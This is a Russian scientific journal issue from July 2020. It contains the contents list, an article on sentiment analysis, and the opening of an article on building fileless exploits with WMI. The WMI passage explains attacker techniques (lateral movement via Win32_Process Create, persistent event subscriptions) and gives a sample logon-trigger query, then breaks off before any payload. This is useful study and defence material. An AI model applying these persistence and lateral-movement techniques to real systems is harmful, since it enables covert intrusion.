

ISSN: 2687-0142

**ИНТЕРНАУКА**

**НАУЧНЫЙ**

**ЖУРНАЛ**

**ЧАСТЬ 1**

**26(155)**



[internauka.org](http://internauka.org)

г. Москва

**ИНТЕРНАУКА**  
*internauka.org*

**«ИНТЕРНАУКА»**

*Научный журнал*

№ 26(155)  
Июль 2020 г.

Часть 1

Издается с ноября 2016 года

Москва  
2020

Председатель редакционной коллегии:

**Еникеев Анатолий Анатольевич** - кандидат философских наук, доцент, доцент кафедры философии КУБГАУ, г. Краснодар.

Редакционная коллегия:

**Авазов Комил Холлиевич** - старший преподаватель;

**Бабаева Фатима Адхамовна** – канд. пед. наук;

**Беляева Наталия Валерьевна** – д-р с.-х. наук;

**Беспалова Ольга Евгеньевна** – канд. филол. наук;

**Богданов Александр Васильевич** – канд. физ.-мат. наук, доц.;

**Большакова Галина Ивановна** – д-р ист. наук;

**Виштак Ольга Васильевна** – д-р пед. наук, канд. тех. наук;

**Голованов Роман Сергеевич** – канд. полит. наук, канд. юрид. наук, MBA;

**Дейкина Алевтина Дмитриевна** – д-р пед. наук;

**Добротин Дмитрий Юрьевич** – канд. пед. наук;

**Землякова Галина Михайловна** – канд. пед. наук, доц.;

**Канокова Фатима Юрьевна** – канд. искусствоведения;

**Кернесюк Николай Леонтьевич** – д-р мед. наук;

**Китиева Малика Ибрагимовна** – канд. экон. наук;

**Кобулов Хотамжон Абдукаримович** – канд. экон. наук;

**Коренева Марьям Рашидовна** – канд. мед. наук, доц.;

**Маматкулов Давлатжон Махаматжонович** - доктор философии(PhD) по педагогическим наукам;

**Напалков Сергей Васильевич** – канд. пед. наук;

**Понькина Антонина Михайловна** – канд. искусствоведения;

**Савин Валерий Викторович** – канд. филос. наук;

**Тагиев Урфан Тофиг оглы** – канд. техн. наук;

**Харчук Олег Андреевич** – канд. биол. наук;

**Хох Ирина Рудольфовна** – канд. психол. наук, доц. ВАК;

**Шевцов Владимир Викторович** – д-р экон. наук;

**Щербаков Андрей Викторович** – канд. культурологии.

**И73 «Интернаука»:** научный журнал – № 26(155). Часть 1. Москва, Изд. «Интернаука», 2020. – 80 с. Электрон. версия. печ. публ. – <https://www.internauka.org/journal/science/internauka/155>

<b>Содержание</b>	
<b>Статьи на русском языке</b>	<b>5</b>
<b>Информационные технологии</b>	<b>5</b>
ТЕХНОЛОГИИ АНАЛИЗА ТОНАЛЬНОСТИ ТЕКСТА: АКТУАЛЬНОСТЬ ИСПОЛЬЗОВАНИЯ, ОБЛАСТИ ПРИМЕНЕНИЯ, ПРЕИМУЩЕСТВА И НЕДОСТАТКИ Попов Даниил Викторович	5
ИСПОЛЬЗОВАНИЕ ИНСТРУМЕНТАРИЯ WMI ДЛЯ СОЗДАНИЯ БЕСФАЙЛОВОГО ЭКСПЛОИТА Суворов Антон Михайлович	9
ИНФОРМАЦИОННАЯ КОМПЕТЕНТНОСТЬ СУБЪЕКТОВ В ПРОФЕССИОНАЛЬНОМ ОБРАЗОВАНИИ Шаназарова Шахзада Ильясовна	15
<b>Искусствоведение</b>	<b>17</b>
О СОАВТОРСТВЕ-СОТВОРЧЕСТВЕ, КАК ОСНОВЕ ИСПОЛНИТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ Савочкина Ольга Сергеевна	17
<b>История и археология</b>	<b>19</b>
РОССИЯ И ИСЛАМСКИЙ МИР: ДИАЛОГ В СИСТЕМЕ СОВРЕМЕННЫХ МЕЖДУНАРОДНЫХ ОТНОШЕНИЙ Башаран Венера Ильмировна	19
<b>Математика</b>	<b>21</b>
ПРОСТЫЕ ЧИСЛА И ГИПОТЕЗА ГОЛЬДБАХА Амосов Евгений Александрович	21
О РАЗЛОЖЕНИИ ЧЕТНЫХ ЧИСЕЛ НА ПРОСТЫЕ СЛАГАЕМЫЕ Амосов Евгений Александрович	23
<b>Медицина и фармакология</b>	<b>25</b>
ОККЛЮЗИЯ ЦЕНТРАЛЬНОЙ АРТЕРИИ СЕТЧАТКИ И ЕЕ ВЕТВЕЙ. ДИАГНОСТИКА. ЛЕЧЕНИЕ. ПРОГНОЗ Дроздков Игорь Алексеевич Образцова Мария Романовна Какунина Светлана Александровна Норман Кирилл Сергеевич	25
ФАКОЭМУЛЬСИФИКАЦИЯ КАТАРАКТЫ С ИМПЛАНТАЦИЕЙ ИОЛ. ВОЗМОЖНОСТИ ПРИ ИСПОЛЬЗОВАНИИ ФАКОЭМУЛЬСИФИКАТОРА КОМБИНИРОВАННОГО С ВИТРЕОТОМОМ (Литобзор) Дроздков Игорь Алексеевич Образцова Мария Романовна Какунина Светлана Александровна Норман Кирилл Сергеевич	29
РЕЗУЛЬТАТЫ ПРИМЕНЕНИЯ МОДИФИЦИРОВАННЫХ ПРОИЗВОДНЫХ ПРОСТАГЛАНДИНОВ E1, E2, F2-АЛЬФА У МУЖЧИН И ЖЕНЩИН С АНДРОГЕНЕТИЧЕСКОЙ АЛОПЕЦИЕЙ Любимов Игорь Иванович Федина Ольга Леонидовна	32
АЛЛЕРГИЯ И ИНФЕКЦИЯ (ТУБЕРКУЛЕЗНЫЙ МЕХАНИЗМ) - ВЗАИМОДЕЙСТВИЕ Митковская Оксана Анатольевна Мошкевич Виктор Семенович	37

ОСНОВНЫЕ ЭТИОПАТОГЕНЕТИЧЕСКИЕ АСПЕКТЫ РАЗВИТИЯ ГЕМОФТАЛЬМА (ЛИТООБЗОР) Образцова Мария Романовна Дроздков Игорь Алексеевич Биченова Ирэн Темуриевна Какунина Светлана Александровна Норман Кирилл Сергеевич	40
БАЗОВЫЕ АСПЕКТЫ ЛЕЧЕНИЯ ГЕМОФТАЛЬМА (ЛИТООБЗОР) Образцова Мария Романовна Дроздков Игорь Алексеевич Биченова Ирэн Темуриевна Какунина Светлана Александровна Норман Кирилл Сергеевич	43
<b>Междисциплинарные исследования</b>	<b>46</b>
ПОЛОЖИТЕЛЬНЫЕ И ОТРИЦАТЕЛЬНЫЕ СТОРОНЫ РАЗВИТИЯ ЛОГИСТИЧЕСКОГО АУТСОРСИНГА Шапоренкова Екатерина Владимировна Семенова Юлиана Владимировна	46
МОДУЛЯТОР АМПЛИТУДНОГО УСИЛИТЕЛЯ СИСТЕМЫ ВЕЩАНИЯ Петров Тимофей Андреевич	48
<b>Педагогика</b>	<b>54</b>
КУЛЬТУРА ЛИЧНОСТИ СТУДЕНТА ТВОРЧЕСКОГО ВУЗА Васильченко Ольга Анатольевна	54
ИЗУЧЕНИЕ ЭФФЕКТИВНОСТИ ЭЛЕКТРОННЫХ ОБРАЗОВАТЕЛЬНЫХ РЕСУРСОВ КАК КОМПОНЕНТА ЭЛЕКТРОННОЙ ИНФОРМАЦИОННО-ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ Веденин Роман Викторович	58
СУФИЗМ - НАУКА И КУЛЬТУРА В УЗБЕКИСТАНЕ Маликова Севар Саматовна	62
ОРГАНИЗАЦИЯ ДИСТАНЦИОННОГО ОБУЧЕНИЯ СТАРШЕКЛАССНИКОВ ЭЛЕМЕНТАМ АЛГЕБРЫ (ИЗ ОПЫТА РАБОТЫ) Петропавловская Ольга Анатольевна	66
РАЗВИТИЕ ФИЗИЧЕСКИХ КАЧЕСТВ У ДЕТЕЙ МЛАДШЕГО ШКОЛЬНОГО ВОЗРАСТА Рогожникова Светлана Борисовна	68
ИСПОЛЬЗОВАНИЕ МУЛЬТТЕРАПИИ В УСЛОВИЯХ СОВРЕМЕННОЙ БИБЛИОТЕКИ ДЕТСКОГО САДА Цай Пэйен	71
СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ ОПРЕДЕЛЕНИЕ СТЕПЕНИ ЗАРАЖЕННОСТИ СЕМЯН ХЛОПЧАТНИКА АФЛОТОКСИНОМ В1 В ПЕРИОД ИХ ХРАНЕНИЯ Омонова Махфуза Содиковна Ибрагимова Гавхархон Орифжон қизи	75
<b>Социология</b>	<b>78</b>
ОСОБЕННОСТИ СЛУЖЕБНОЙ ЭТИКИ СОТРУДНИКОВ УЧРЕЖДЕНИЙ СОЦИАЛЬНОЙ ЗАЩИТЫ НАСЕЛЕНИЯ Чумаков Алексей Николаевич	78

## СТАТЬИ НА РУССКОМ ЯЗЫКЕ

## ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

## ТЕХНОЛОГИИ АНАЛИЗА ТОНАЛЬНОСТИ ТЕКСТА: АКТУАЛЬНОСТЬ ИСПОЛЬЗОВАНИЯ, ОБЛАСТИ ПРИМЕНЕНИЯ, ПРЕИМУЩЕСТВА И НЕДОСТАТКИ

**Попов Даниил Викторович**

бакалавр «Бизнес-информатики»,


Национальный исследовательский университет «Высшая школа экономики»,  
РФ, г. Москва

Интерес к чужому мнению, вероятно, появился тогда, когда и возникло само устное общение. Исторические лидеры были заинтригованы в мнении своих подчиненных, чтобы либо подготовиться и препятствовать оппозиции, либо усилить свою власть. Также лидеры старались оценить боевой дух своих солдат и всячески старались его повысить, чтобы добиться успеха в войне.

Первые академические исследования по измерению общественного мнения начали проводиться незадолго до начала и после Второй мировой войны. Мотивация этих исследований носила, прежде всего, политический характер.[1] Анализ тональности

текста в современном его виде, то есть с помощью использования компьютерных технологий, стал заметным явлением только в начале 2000-х годов.[2] Примерно начиная с 2001 года появился высокий интерес и все больше и больше людей стали интересоваться возможностями, которые открывают технологии по анализу настроений и анализу мнений. [3,4]


Построим в инструменте “Google Trends” график, который будет отражать динамику популярности запросов на тему анализа тональности текста в научной сфере. Так как минимальный год, который можно выбрать – это 2004, то будем смотреть динамику с 2004 года и по настоящее время.



**Рисунок 1. Динамика популярности поисковых запросов по научным статьям на тему тональности текста**

По данному графику можно заметить огромное увеличение интереса людей к анализу настроений за последние 15 лет. Он показывает, что интерес к

исследовательским статьям вырос значительно, а это значит, что тема анализа тональности текста стала активно развиваться среди научного мира.



**Рисунок 2. Динамика популярности всех поисковых запросов на тему тональности текста**

Однако и среди широкой общественности эта тема также стала очень популярной. Сменим научную категорию на все категории, чтобы смотреть запросы не только по научным статьям, но и по всему интернету.

Анализируя этот график, видно, что эта тема стала намного популярней и среди широкой общественности.

Выделим факторы, которые лежат в основе такого роста популярности данной темы:

- развитие методов машинного обучения в обработке естественного языка и поиске, и структурировании информации;
- наличие большого количества данных для обучения алгоритмов машинного обучения в связи с развитием Интернета
- реализация моделей, которые могут помочь бизнесу и другим организациям автоматизировать значительную часть моделей.

Области применения.

Анализ тональности текста имеет множество различных областей применения. В связи с ростом сайтов социальных сетей, таких как Facebook и Twitter, ростом популярности блогов, а также ростом сайтов обзоров, рейтингов и рекомендаций, компании все больше интересуются анализом настроений. Благодаря тому, что потребители и стали так легко делиться своими мнениями в Интернете, мнения пользователей стало ценной валютой для компаний, которые собираются развиваться в цифровую эпоху. Но такое огромное количество данных, которые поступают от пользователей, человеку очень трудно проанализировать вручную. Вот почему анализ тональности текста становится все более важным инструментом внутри компании. Организации используют возможности данных инструментов для достаточно быстрой фильтрации больших данных, чтобы лучше понять поведение потребителя и принять эффективные действия на основе результата моделей анализа текстовой информации.

Выделим несколько разных областей применения для данных моделей:

#### 1. Частный сектор

- Социальные медиа: продуктовая аналитика

Подавляющее большинство современных социальных медиа на сегодняшний день хоть как-то используют анализ тональности текста, так как это может намного улучшить их сервисы. Например, он может помочь вам бесплатно протестировать новый продукт после его запуска. Если люди пишут положительные комментарии, то это хорошо, а если негативные, то это вам покажет, что нужно что-то менять в продукте. Кроме этого, мониторинг социальных медиа является отличным способом для поиска влиятельных лиц и промоутеров вашего бренда.

В общем, анализ тональности текста в данной сфере поможет вам улучшать ваш продукт, а именно: приоритизировать действия, легко отфильтровывать информацию по положительности и нега-

тивности, отслеживать тренды с течением времени, лучше следить за конкурентами.

- Связь с общественностью

Анализ эмоциональной окраски текста может помочь компаниям лучше выстроить отношения связи с общественностью. Например, можно сделать анализ тональности текста для выявления негативных отзывов по продукту и в первую очередь обрабатывать именно такие запросы, чтобы лучше понимать проблемы в вашем продукте. Это поможет найти приоритизировать важность задач, которые нужно решить. Также можно, как уже было сказано ранее, анализ настроений также может быть использован для выявления влиятельных лиц в вашей отрасли с положительными настроениями в отношении вашего бренда, которые можно использовать в PR-стратегии.

- Маркетинг

Компании все чаще используют информацию, полученную из контента, созданного клиентами, в обзорах продуктов и на сайтах социальных сетей. С помощью анализа текстов в данном случае можно находить каналы, в которых положительно относятся к продукту, который вы хотите прорекламировать и продать. То есть в данном случае модели по анализу тональности текста помогут найти более эффективные каналы для продажи вашего продукта.

#### 2. Государственный сектор

- Политические решения

Исследования анализа записей социальной сети twitter и микроблогов показали, что такой анализ может точно указывать на политические настроения. В исследовательской работе под названием «Прогнозирование выборов с помощью Твиттера: что 140 символов показывают о политических настроениях», четыре исследователя из Технического университета Мюнхена обнаружили, что твиты действительно точно отражают предпочтения избирателей. Проанализировав более 100 000 твитов, в которых упоминались партии или политики в месяцы, предшествовавшие федеральным выборам в Германии в 2009 году, исследователи обнаружили, что «простое количество сообщений отражает результат выборов и даже приближается к традиционным избирательным опросам». [5]

- Маркетинг, социальные медиа, связь с общественностью только для государственных компаний.

Преимущества анализа тональности текстов.

1. Методы анализа тональности текста могут помочь фирмам отслеживать эффективность брендов и продуктов, обрабатывать жалобы клиентов, получать подробную информацию для стратегического анализа. Они также могут помочь отслеживать и предлагать эффективные маркетинговые кампании. Фактическая рентабельность маркетинговых кампаний может быть оценена путем оценки положительных и отрицательных мнений и обсуждений среди клиентов.

2. Благодаря анализу тональности текста можно повысить качество продукции. Группы по иссле-

дованию рынка смогут лучше оценить потребности и предпочтения потребителей. Идеи по улучшению продукта также могут быть получены от целевых клиентов. Это может помочь определить возможности для продаж, уменьшить отток клиентов, улучшить удержание клиентов.

3. Анализ тональности открывает совершенно для роста с точки зрения нового уровня взаимодействия с клиентами и управления репутацией. Рыночные доли брендов и продуктов можно регулярно контролировать. За узнаваемостью бренда и репутацией бренда можно следить, наблюдая за настроениями клиентов в режиме реального времени. Это также помогает выявить проблемы бизнеса, прежде чем они усугубятся.

4. Новые возможности для бизнеса. Можно эффективно отслеживать конкретные фразы и тексты целевой аудитории, чтобы эффективно генерировать новые потенциальные тренды в своей нише. Результаты конкурентов также могут быть оценены путем мониторинга упоминаний конкурирующих брендов.

5. Данные методики также могут помочь определить маркетинговые кампании, которые не работают должным образом. Фирмы могут эффективно поменять свои стратегии в области маркетинга или вовсе отказаться от них. Такие своевременные превентивные меры помогают брендам расти и предотвращают появление негативной репутации у бренда.

Анализ тональности текста дал новые возможности для понимания потребностей потребителей, расширения клиентской базы. Он помогает точно определить проблему и дать эффективные решения.

Недостатки анализа тональности текста.

Как уже было указано, анализ тональности текста имеет множество плюсов. Это очень перспективная, но трудоёмкая задача.

Недостатки методов анализа тональности текста можно разделить на 2 группы:

- Проблема данных и области применимости модели
- Корректность оценки контекста

Первая проблема связана с тем фактом, что основой методов тональности текста являются использование больших объемов данных. Компании, которые хотят внедрить себе систему по анализу тональности текста должны обладать огромным источником данных, относящихся к их теме. Здесь 2 выхода: либо использовать какие-то данные в открытом доступе, которые относятся к вашей теме, либо самим собирать эти данные. И то и другое достаточно сложно в том плане, что методы анализа тональности текста требуют данные определённого формата. Так называемые «сырые данные» не подойдут, если вы хотите получить высокое качество от модели. Таким образом, компания должна потратить колоссальное количество денег не только на сбор данных, но и на их обработку. Еще одной сложностью в данной проблеме является то, что модели анализа текстов достаточно чувствительны к области применения. Это означает то, что, если вы обучили модель распознавать маленькие объемы

текста (например, комментарии на каком-то сайте), то при тестировании этой модели на больших текстах (рассказ в блоге) она даст результат намного хуже. Это говорит о том, что построить одну единственную модель, которая будет распознавать все тексты и будет универсальной, очень сложно. Таким образом, переход из одной области применения в другую часто сопровождается созданием абсолютно новых моделей.

Вторая проблема связана со сложностью классифицирования компьютером человеческого языка. Даже человеку порой очень трудно классифицировать какой-то текст к определенной теме или понять тональность этого текста.

- Субъективизм и тон

Выявление субъективных и объективных оттенков так же важно, как и анализ их тона. Фактически, так называемые объективные тексты не содержат явных чувств. Рассмотрим пример. «Я купил вчера себе новый телефон». В данном примере не понятно, к какому классу относить это предложение. Человек может быть очень рад такому событию, а может, он купил телефон, потому что неожиданно разбил старый, поэтому очень важно различать части текста, которые не содержат суждения, то есть имеют нейтральную окраску.

- Контекст

Почти все высказывания произносятся в контексте. Анализировать тональность без контекста довольно сложно. Однако машинные алгоритмы не могут узнать о контексте, если он не упомянут явно. Смоделируем такую ситуацию: пусть у нас хранится множество ответов на вопросы, но самих вопросов нет. Тогда такие ответы, как: «Всё», «Абсолютно ничего» и другие, содержащие оценку, будут зависеть от вопроса, то есть от контекста. При вопросе «Что вам понравилось?» первый ответ мы должны отнести к положительному классу, а второй к отрицательному. Но при изменении вопроса на «Что вам не понравилось?» классификация ответов должна поменяться ровно противоположным образом.

- Ирония и сарказм

Различия между буквальным и предполагаемым значением (то есть иронией) и более оскорбительной или высмеивающей версией иронии (то есть сарказмом) обычно превращают позитивный оттенок в негативный, тогда как негативный или нейтральный оттенок может быть изменен на позитивное. Однако обнаружение иронии или сарказма требует значительного анализа контекста, в котором создаются тексты, и, следовательно, его действительно трудно обнаружить автоматически. Приведем пример. «Он поставил тебе зачет?» - «Ага, конечно». В ответе мы можем заметить сарказм и, конечно, отнесем данный ответ к отрицательному классу. Но алгоритм может не понять этого и отнесет данный ответ к позитивному.

- Сравнения

Сравнения являются также достаточно трудной проблемой для определения тональности текста. Рассмотрим такое сравнение: «Этот лучше, чем ничего». Данное предложение можно классифици-



ровать как негативное, но алгоритм, скорее всего, отнесёт его к положительному.

Как видно из примеров, есть множество трудностей, связанных с алгоритмами тональности текста. Но количество этих трудностей со временем уменьшается, так как алгоритмы становятся всё лучше и лучше.

#### Выводы.

В данной статье была прослежена история развития технологии анализа тональности текста, обла-

сти ее применения, а также преимущества и недостатки данной технологии. Было выяснено, что в течение последних лет интерес к технологиям анализа текстов сильно вырос во всех областях. Методы анализа тональности текста имеют значительное количество преимуществ для компаний, а все недостатки связаны с технической стороной реализации данных методик анализа.

#### Список литературы:

1. Ross Stagner (1940), "The cross-out technique as a method in public opinion analysis," The Journal of Social Psychology, vol.11, no. 1, страницы 79–90.
2. Bo Pang., Lillian Lee (2008). Opinion mining and sentiment analysis. Foundations and Trends in Information Retrieval.
3. Sanjiv Das and Mike Chen(2001). Yahoo! for Amazon: Extracting market sentiment from stock message boards. In Proceedings of the Asia Pacific Finance Association Annual Conference (APFA).
4. Kushal Dave, Steve Lawrence, and David M. Pennock(2003). Mining the peanut gallery: Opinion extraction and semantic classification of product reviews.
5. Andranik Tumasjan, Timm O. Sprenger, Philipp G. Sandner, Isabell M. Welpе (2010). Predicting Elections with Twitter: What 140 Characters Reveal about Political Sentiment

## ИСПОЛЬЗОВАНИЕ ИНСТРУМЕНТАРИЯ WMI ДЛЯ СОЗДАНИЯ БЕСФАЙЛОВОГО ЭКСПЛОЙТА

*Суворов Антон Михайлович*

*студент, Санкт-Петербургский государственный университет телекоммуникаций  
им. проф. М.А.Бонч-Бруевича,  
РФ, г. Санкт-Петербург*

## USING THE WMI TOOLKIT TO CREATE A FILE-FREE EXPLOIT

*Anton Suvorov*

*Student, Saint Petersburg state University of telecommunications named after Prof. M. A. Bonch-Bruevich,  
Russia, Saint-Petersburg*

### АННОТАЦИЯ

В данной статье приводятся примеры использования языка WMI для создания и использования бесфайлового эксплойта. Приведены примеры возможных вариантов защиты от вредоносных действий эксплойтов основанных на языке WMI.

### ABSTRACT

This article provides examples of using the WMI language to create and use a file-free exploit. Examples of possible ways to protect against malicious actions of exploits based on the WMI language are given.

**Ключевые слова:** бесфайловый вирус, бесфайловая атака, WMI, PowerShell, реестр.

**Keywords:** file-free virus, file-free attack, WMI, PowerShell, registry.

Технология WMI оставалась последовательной с Windows NT 4.01 и Windows 95, являясь инструментарием управления Windows (WMI). Она присутствует во всех операционных системах Windows, и состоит из мощного набора инструментов, используемых для управления операционными системами как локально, так и удаленно.

Хотя он был хорошо известен и широко использовался системными администраторами с момента его создания, WMI, был замечен в сообществе безопасности, когда было обнаружено, что он был злонамеренно использован в качестве одного из компонентов набора эксплойтов и имплантатов. С тех пор WMI набирает популярность среди злоумышленников благодаря своей способности выполнять системную разведку, обнаружение AV и VM, выполнение кода, боковое перемещение, сохранение и кражу данных.

Далее будут рассмотрены фактические и концептуальные атаки с применением WMI, и как его можно использовать в качестве системы обнаружения вторжений (IDS).

Существует множество инструментов, предоставляемых компанией Microsoft и сторонними разработчиками программного обеспечения, которые позволяют вам взаимодействовать с WMI. Ниже приведен неполный список утилит, которые могут взаимодействовать с WMI:

#### **PowerShell**

PowerShell – это чрезвычайно мощный язык сценариев, который содержит множество функциональных возможностей для взаимодействия с WMI. Начиная с версии PowerShell 3, доступны следующие командлеты:

- Get-WmiObject;
- Get-CimAssociatedInstance;
- Get-CimClass;

- Get-CimInstance;
- Get-CimSession;
- Set-WmiInstance;
- Set-CimInstance;
- Invoke-WmiMethod;
- Invoke-CimMethod;
- New-CimInstance;
- New-CimSession;
- New-CimSessionOption;
- Register-CimIndicationEvent;
- Register-WmiEvent;
- Remove-CimInstance;
- Remove-WmiObject;
- Remove-CimSession.

Командлеты WMI и CIM предлагают схожие функциональные возможности, однако командлеты CIM были введены в PowerShell версии 3 и предлагают некоторую дополнительную гибкость по сравнению с командлетами WMI. Самое большое преимущество использования командлетов CIM заключается в том, что они работают как по протоколам WinRM, так и по протоколам DCOM. Командлеты WMI работают только над DCOM. Однако не во всех системах будет установлен PowerShell v3 и выше. PowerShell v2 устанавливается по умолчанию в Windows 7, поэтому злоумышленники рассматривают его как наименее распространенный.

С точки зрения злоумышленника, командлетов, предназначенных для создания, изменения и удаления классов WMI/CIM, в ранних версиях особенно не хватает. Несмотря на это, классы WMI все еще могут быть легко созданы.

Далее большинство примеров будет использовать PowerShell из-за его гибкости и широкого использования злоумышленниками.

**wmic.exe**

wmic.exe – это утилита командной строки для взаимодействия с WMI. Он имеет большое количество удобных псевдонимов по умолчанию для объектов WMI, но также, с помощью нее, можно выполнять более сложные запросы.

wmic.exe также может выполнять методы WMI и обычно используется злоумышленниками для выполнения бокового перемещения, вызывая метод Win32\_Process Create. Одно из ограничений wmic.exe – это то, что с ее помощью нельзя вызывать методы, которые принимают встроенные объекты WMI. wmic.exe по-прежнему широко используется пинтестерами и злоумышленниками.

**wbemtest.exe**

wbemtest.exe – это мощный графический инструмент, который был разработан в первую очередь как диагностический инструмент. Он способен перечислять экземпляры объектов, выполнять запросы, регистрировать события, изменять объекты и классы WMI и вызывать методы как локально, так и удаленно. Интерфейс менее чем удобен для пользователя, но с точки зрения злоумышленников это просто еще одна отличный инструмент, если другие недоступны – например, если wmic.exe и powershell.exe блокируются решением белого списка приложений.

В настоящее время для всего, начиная с запроса объектов, регистрации событий и выполнения методов класса WMI, используются два протокола: DCOM и WinRM.

Оба этих протокола могут рассматриваться как выгодные для злоумышленника, поскольку большинство организаций и поставщиков средств безопасности обычно не проверяют содержимое этого трафика на наличие признаков вредоносной активности. Все, что нужно злоумышленнику для использования удаленного WMI – это действительные привилегированные учетные данные пользователя.

**Распределенная компонентная объектная модель (DCOM)**

DCOM был протоколом по умолчанию, используемым WMI с момента его создания. Он устанавливает начальное соединение через TCP-порт 135. Последующие данные затем обмениваются через случайно выбранный TCP-порт. Этот диапазон портов может быть настроен либо через dcomcnfg.exe, который в конечном итоге изменяет следующий раздел реестра:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc
\Internet – Ports
(REG MULTI SZ)
```

Все встроенные командлеты WMI в PowerShell взаимодействуют с помощью DCOM.

**Удаленное Управление Windows (WinRM)**

Недавно WinRM заменил DCOM в качестве рекомендуемого протокола удаленного управления для Windows. WinRM построен на основе спецификации Web Services-Management (WSMan) – протокола управления устройствами на основе SOAP. Кроме того, удаленное управление PowerShell построено на спецификации WinRM и позволяет осуществлять чрезвычайно гибкое удаленное управле-

ние устройствами Windows. WinRM также был создан для поддержки WMI или CIM-операций по сети.

По умолчанию служба WinRM прослушивает TCP-порт 5985 и по умолчанию шифруется. Кроме того, можно настроить сертификаты, включающие поддержку HTTPS через TCP-порт 5986.

Параметры WinRM легко настраиваются с помощью групповой политики, удаленного управления, а также PowerShell WSMa.

PowerShell предоставляет удобный командлет для проверки того, является ли служба WinRM лицензированной – Test-WSMa. Если Test-WSMa возвращает результат, это указывает на то, что служба WinRM прослушивает эту систему. Этот командлет не требует проверки подлинности. Это просто оболочка командлета для команды WSMa Identify, и Microsoft реализовала рекомендацию спецификации WSMa не требовать проверки подлинности для этого действия. Одной из наиболее мощных функций WMI с точки зрения атакующих или защитников является способность асинхронно реагировать на события. За редким исключением WMI Eventing можно использовать для реагирования практически на любое событие операционной системы.

Существует два класса событий WMI – те, которые выполняются локально в контексте одного процесса, и постоянные подписки на события. Локальное событие длится в течение всего срока службы хост-процесса, в то время как постоянные события WMI хранятся в репозитории, запускаются от имени системы и сохраняются при перезагрузке.

**Требования к событиям**

Для установки постоянной подписки на события WMI необходимы три вещи:

1. Фильтр событий – событие, представляющее интерес;
2. Потребитель событий – действие, выполняемое при инициировании события;
3. Привязка фильтра к потребителю – механизм регистрации, который связывает фильтр с потребителем.

**Фильтр событий**

Фильтр событий принимает форму запроса событий WMI и хранится в экземпляре объекта *ROOT\subscription: \_\_EventFilter*. Запросы фильтра событий поддерживают следующие типы событий:

– Внутренние события – это события, которые запускаются при создании, изменении и удалении любого класса WMI, объекта или пространства имен. Они также могут использоваться для оповещения о срабатывании таймеров или выполнении методов WMI;

– Следующие внутренние события принимают форму системных классов и присутствуют в каждом пространстве имен WMI:

- NamespaceOperationEvent;
- NamespaceModificationEvent;
- NamespaceDeletionEvent;
- NamespaceCreationEvent;
- ClassOperationEvent;

- ClassDeletionEvent;
- ClassModificationEvent;
- ClassCreationEvent;
- InstanceOperationEvent;
- InstanceCreationEvent;
- MethodInvocationEvent;
- InstanceModificationEvent;
- InstanceDeletionEvent;
- TimerEvent.

Эти события могут быть использованы в качестве триггеров практически любого сценария в операционной системе. Например, если вы заинтересованы в инициировании события на основе интерактивного входа в систему, то можно сформировать следующий внутренний запрос события:

```
SELECT * FROM __InstanceCreationEvent
WITHIN 15 WHERE TargetInstance
ISA 'Win32_LogonSession' AND Target-
Instance.LogonType = 2
```

Этот запрос преобразуется в запуск при создании экземпляра класса сеанса Win32\_Logon с типом входа 2 (Interactive).

Из-за скорости, с которой могут возникать внутренние события, в запросах должен быть указан интервал опроса. Тем не менее, иногда можно пропустить события. Например, если запрос события формируется для создания экземпляра класса WMI, то если этот экземпляр создается и уничтожается (например, общий для некоторых процессов) в течение интервала опроса, то это событие будет пропущено. Этот побочный эффект необходимо учитывать при создании встроенных запросов WMI.

#### **Внешние события**

Внешние события решают потенциальные проблемы опроса, связанные с внутренними событиями, поскольку они срабатывают сразу же после возникновения события. Недостатком их, однако, является то, что в WMI присутствует не так много внешних событий; однако те, которые существуют, чрезвычайно эффективны. Следующие внешние события могут иметь чрезвычайную ценность для нападающего или защитника:

- ROOT\CIMV2:Win32\_ComputerShutdownEvent;
- ROOT\CIMV2:Win32\_IP4RouteTableEvent;
- ROOT\CIMV2:Win32\_ProcessStartTrace;
- ROOT\CIMV2:Win32\_ModuleLoadTrace;
- ROOT\CIMV2:Win32\_ThreadStartTrace;
- ROOT\CIMV2:Win32\_VolumeChangeEvent;
